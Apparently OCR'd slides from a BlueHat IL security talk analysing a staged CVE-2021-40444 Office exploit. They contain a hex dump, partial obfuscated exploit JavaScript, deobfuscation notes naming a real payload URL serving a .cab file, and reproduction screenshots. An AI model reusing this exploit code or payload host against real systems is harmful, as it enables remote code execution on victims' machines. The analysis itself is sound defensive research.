
Why Stage an Exploit Document

Staging is a process used by threat actors to:

- Control distribution of malicious capabilities
- Protect operational security over aspects of their campaign
- Prevent inspection and detection by security software

Simply put: if the email detection tool can't obtain the second payload, the document will appear benign

Staged Document (#2)



Author	
Codepage	1252
Codepage Doc	1252
Company	
Create Time	2021-10-05 23:22:50
Creating Application	Microsoft Excel
Hlinks Changed	False
Last Saved By	
Last Saved Time	2021-10-05 23:22:54
Links Dirty	False
Scale Crop	False
Security	0
Shared Doc	False
Version	1048576

```
htmlfile C:\Users\harry\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A5A8BB2D.htm
```


```
00000800  01 00 00 02 01 00 00 00 01 00 00 00 00 00 00 00 51 00 00 00 03 03 00 00 00 00 00 00 C0 00 00 00  ................Q...............
00000820  00 00 00 46 00 00 1B 00 00 00 45 3A 5C 6A 73 5C 6F 66 66 69 63 65 2D 76 30 2E 35 5C 54 45 53 54  ...F......E:\js\office-v0.5\TEST
00000840  2E 58 4C 53 00 FF FF AD DE 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .XLS............................
00000860  00 00 00 00 00 86 00 00 00 E0 C9 EA 79 F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 6E 00 00 00 68 00 74  ............y.........K..n...h.t
00000880  00 74 00 70 00 73 00 3A 00 2F 00 2F 00 77 00 6F 00 72 00 64 00 6B 00 65 00 79 00 76 00 70 00 6C  .t.p.s.:././.w.o.r.d.k.e.y.v.p.l
000008A0  00 6F 00 61 00 64 00 2E 00 6E 00 65 00 74 00 2F 00 6B 00 65 00 79 00 73 00 2F 00 41 00 72 00 69  .o.a.d...n.e.t./.k.e.y.s./.A.r.i
000008C0  00 32 00 52 00 63 00 2E 00 68 00 74 00 6D 00 6C 00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D C4  .2.R.c...h.t.m.l...yX..;. H.,.].
000008E0  85 27 63 00 00 00 00 A5 AB 00 03 FF FF FF FF 20 69 33 25 F9 03 CF 11 8F D0 00 AA 00 68 6F 13 00  'c            i3%         ho
```


Attacker artifacts?

REMOTE CVE-2021-40444 Payload


BlueHat IL

Remotely Hosted CVE-2021-40444



downloads
Exploit document hosted in file-sharing sites
Leads to
User
receives
CAB file containing DLL with INF extension
decompresses
Function in DLL



```
<head>
    <meta http-equiv="x-ua-compatible" content="IE=11">
    <meta http-equiv="Expires" content="-1">
</head>
<body>
<script>
(function(){var a=['186003SfFGlS','288980ffwLhr','326454FvlVaz','322832CtxDrN','137977tmdsBJ','14503MUUlXM','2zOrDSt','11adusfn','21764ngejhD'];var b=function(c,d){c=c-0x1cd;
var e=a[c];return e;};(function(c,d){var ae=b;while(!![]){try{var e=parseInt(ae(0x1ce))+parseInt(ae(0x1d3))*-parseInt(ae(0x1cd))+parseInt(ae(0x1cf))+-parseInt(ae(0x1d0))
+parseInt(ae(0x1d1))+parseInt(ae(0x1d5))+-parseInt(ae(0x1d2))*-parseInt(ae(0x1d4));if(e===d)break;else c['push'](c['shift']());}catch(f){c['push'](c['shift']());}}}(a,
0x3a8fe),function(){var d={};d['P'+'w'+'A'+'B'+'V']=function(h,i){return h-i;},d['I'+'p'+'k'+'C'+'R']=function(h,i){return h+i;},d['L'+'U'+'S'+'o'+'C']=function(h,i){return h
+i;},d['y'+'y'+'i'+'J'+'k']=function(h,i){return h(i);},d['I'+'U'+'I'+'D'+'x']=function(h,i){return h*i;},d['j'+'K'+'C'+'g'+'j']=function(h,i){return h(i);},d['N'+'m'+'Q'+'g'
+'S']=function(h,i){return h*i;},d['F'+'H'+'l'+'q'+'w']=function(h,i){return h(i);},d['B'+'Z'+'q'+'K'+'E']=function(h,i){return h(i);},d['C'+'i'+'b'+'V'+'G']=function(h,i)
{return h*i;},d['I'+'q'+'q'+'y'+'S']=function(h,i){return h(i);},d['K'+'J'+'B'+'i'+'J']=function(h,i){return h(i);},d['I'+'B'+'O'+'o'+'e']=function(h,i){return h(i);},d['w'
+'X'+'L'+'D'+'j']=function(h,i){return h===i;},d['h'+'S'+'J'+'j'+'y']='p'+'u'+'s'+'h',d['y'+'r'+'G'+'i'+'Q']='s'+'h'+'i'+'f'+'t',d['d'+'u'+'i'+'o'+'r']=function(h,i){return h
+i;},d['X'+'h'+'R'+'u'+'P']=function(h,i){return h+i;},d['I'+'O'+'N'+'r'+'S']=function(h,i){return h+i;},d['D'+'Q'+'w'+'h'+'A']=function(h,i){return h+i;},d['l'+'S'+'r'+'Q'
+'k']=function(h,i){return h+i;},d['H'+'g'+'c'+'X'+'V']=function(h,i){return h+i;},d['V'+'n'+'G'+'k'+'j']=function(h,i){return h+i;},d['F'+'f'+'i'+'s'+'u']=function(h,i)
{return h+i;},d['w'+'g'+'M'+'q'+'L']=function(h,i){return h+i;},d['w'+'m'+'r'+'n'+'I']=function(h,i){return h+i;},d['w'+'o'+'z'+'t'+'y']=function(h,i){return h+i;},d['B'+'y'
+'s'+'w'+'J']=function(h,i){return h+i;},d['p'+'r'+'H'+'n'+'h']=function(h,i){return h+i;},d['K'+'P'+'D'+'o'+'S']=function(h,i){return h+i;},d['H'+'R'+'y'+'r'+'y']=function(h,
i){return h+i;},d['N'+'M'+'K'+'q'+'S']='S'+'c'+'r'+'i'+'p'+'t',d['g'+'A'+'Q'+'r'+'c']=function(h,i){return h+i;},d['A'+'b'+'I'+'Y'+'G']=function(h,i){return h+i;},d['i'+'i'
+'F'+'i'+'N']=function(h,i){return h+i;},d['x'+'q'+'m'+'T'+'q']=function(h,i){return h+i;},d['C'+'q'+'y'+'y'+'f']=function(h,i){return h+i;},d['p'+'e'+'d'+'F'+'c']=function(h,
i){return h(i);},d['E'+'s'+'a'+'I'+'S']='/'+'L'+'o',d['Y'+'P'+'g'+'w'+'K']=function(h,i){return h+i;},d['k'+'G'+'A'+'A'+'Y']=function(h,i){return h+i;},d['d'+'M'+'I'+'j'+'M']
=function(h,i){return h+i;},d['l'+'X'+'W'+'o'+'W']=function(h,i){return h+i;},d['G'+'Z'+'w'+'x'+'C']='l'+'/'+'T',d['v'+'s'+'n'+'s'+'L']='3'+'|'+'4'+'|'+'2'+'|'+'0'+'|'+'5'+'|'
+'1',d['V'+'x'+'l'+'I'+'u']=function(h){return h();},d['f'+'v'+'a'+'K'+'d']=function(h,i){return h(i);},d['m'+'j'+'w'+'Y'+'c']=function(h,i){return h(i);},d['I'+'W'+'T'+'C'
+'A']=function(h,i){return h(i);},d['I'+'g'+'H'+'r'+'A']='a'+'p'+'p'+'e'+'n'+'d'+'C'+'h'+'i'+'l'+'d',d['o'+'k'+'h'+'q'+'W']=function(h,i){return h(i);},d['Y'+'M'+'P'+'L'+'B']
=function(h,i){return h(i);},d['U'+'a'+'y'+'v'+'S']=function(h,i){return h(i);},d['p'+'x'+'o'+'V'+'r']='i'+'f'+'r'+'a'+'m'+'e',d['s'+'v'+'X'+'r'+'n']=function(h,i){return h
(i);},d['s'+'s'+'u'+'c'+'U']=function(h,i){return h(i);},d['B'+'S'+'S'+'q'+'C']=function(h,i){return h(i);},d['U'+'j'+'g'+'K'+'a']='c'+'l'+'o'+'s'+'e',d['F'+'M'+'m'+'S'+'b']
='b'+'o'+'d'+'y',d['m'+'V'+'z'+'u'+'O']='c'+'a'+'l'+'l',d['n'+'E'+'K'+'t'+'t']='d'+'o'+'c'+'u'+'m'+'e'+'n'+'t'+'E'+'l'+'e'+'m'+'e'+'n'+'t',d['B'+'I'+'a'+'h'+'c']=function(h,i)
{return h(i);},d['i'+'i'+'H'+'v'+'T']=function(h,i){return h(i);},d['a'+'p'+'I'+'t'+'m']=function(h,i){return h+i;},d['b'+'J'+'H'+'N'+'F']=function(h,i){return h+i;},d['M'+'Q'
+'j'+'h'+'C']='i'+'v'+'e'+'X',d['d'+'G'+'L'+'J'+'y']=function(h,i){return h(i);},d['r'+'U'+'L'+'b'+'h']='o'+'p'+'e'+'n',d['V'+'a'+'G'+'O'+'X']=function(h,i){return h+i;},d['j'
+'c'+'p'+'b'+'V']=function(h,i){return h(i);},d['z'+'J'+'m'+'H'+'Z']='j'+'e'+'c'+'t',d['B'+'M'+'C'+'p'+'s']='m'+'l'+'F',d['v'+'I'+'Z'+'O'+'O']=function(h,i){return h(i);},d
['V'+'R'+'Y'+'J'+'u']=function(h,i){return h+i;},d['V'+'m'+'d'+'g'+'P']=function(h,i){return h+i;},d['m'+'O'+'m'+'n'+'C']='h'+'t'+'m'+'l'+'f'+'i'+'l'+'e',d['n'+'m'+'O'+'S'
+'H']=function(h,i){return h(i);},d['H'+'d'+'G'+'u'+'A']=function(h,i){return h(i);},d['n'+'E'+'x'+'T'+'K']=function(h,i){return h(i);},d['A'+'R'+'f'+'e'+'P']='s'+'e'+'n'+'d',
d['p'+'V'+'t'+'v'+'Y']='G'+'E'+'T',d['r'+'b'+'z'+'T'+'r']=function(h){return h();},d['y'+'p'+'s'+'p'+'P']=function(h,i){return h(i);},d['l'+'V'+'n'+'y'+'l']=function(h,i)
{return h(i);},d['L'+'A'+'X'+'n'+'u']='d'+'y'+'>',d['P'+'h'+'f'+'r'+'S']='p'+'p'+'D',d['b'+'R'+'Y'+'Q'+'M']='H'+'T'+'M'+'L'+'E'+'l'+'e'+'m'+'e'+'n'+'t',d['s'+'V'+'c'+'Q'+'W']
='#'+'v'+'e'+'r'+'s'+'i'+'o'+'n'+'='+'5'+','+'0'+','+'0'+','+'0',d['X'+'n'+'j'+'i'+'l']='D'+'a'+'t',d['F'+'S'+'V'+'L'+'V']='X'+'M'+'L'+'H'+'t'+'t'+'p'+'R'+'e'+'q'+'u'+'e'+'s'
```




```
    //var a5 = H['setTimeout'];
  var r9 = e['n' + 'E' + 'x' + 'T' + 'K'](G, 0x107); //call  r9 = "call", G = (h, i)
  var r10 = e['y' + 'p' + 's' + 'p' + 'P'](G, 0x107); //call  r10 = "call"
  var r11 = e['l' + 'V' + 'n' + 'y' + 'l'](G, 0x107); //call  r11 = "call"
  var r13 = e['p' + 'V' + 't' + 'v' + 'Y']; //GET  r13 = "GET"
  var r14 = e['r' + 'b' + 'z' + 'T' + 'r'](S); //  r14 = "https://wordkeyvpload.net/keys/UdOpQ.cab", S = S()
  var r15 = F['M' + 'J' + 'N' + 't' + 'N']; //3|4|2|0|5|1  r15 = "3|4|2|0|5|1", F = Object {mdIda: "w/1S2i1a.i", RleVt: "Script", kvOXS: "/Lo", cEOJq: "1/T", MJNtN: "3|4|2|0|5|1"…}
```



```
aa[ab(233)](
  'cla' + ab(262) + 'd',
  'CLSID:6539bb45-20d0-2933-de3e-42fd6794eda5'
```

Attack Chain Reproduction



```
PS C:\Users\contosouser> (Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion').CurrentBuildNumbe
r + "." + (Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion').UBR
```

Trust Center — External Content

Security settings for Data Connections
- ○ Enable all Data Connections (not recommended)
- ● Prompt user about Data Connections
- ○ Disable all Data Connections

Security settings for Workbook Links
- ○ Enable automatic update for all Workbook Links (not recommended)
- ● Prompt user on automatic update for Workbook Links
- ○ Disable automatic update of Workbook Links

Security settings for Linked Data Types
- ○ Enable all Linked Data Types (not recommended)
- ● Prompt user about Linked Data Types
- ○ Disable all Linked Data Types


Security settings for Dynamic Data Exchange
- ☑ Enable Dynamic Data Exchange Server Lookup
- ☐ Enable Dynamic Data Exchange Server Launch (not recommended)


Security settings for opening Microsoft Query files (.iqy, .oqy, .dqy and .rqy) from
- ☐ Always block the connection of untrusted Microsoft Query files (.iqy, .oqy, .dqy

Wireshark *Ethernet0 — display filter: http — Packets: 46 · Displayed: 0 (0.0%)

FusionDrive Loader


Sha256	1ee602e9b6e4e58dfff0fb8606a41336723169f8d6b4b1b433372bf6573baf40
ProductVersion	10.0.19041.662
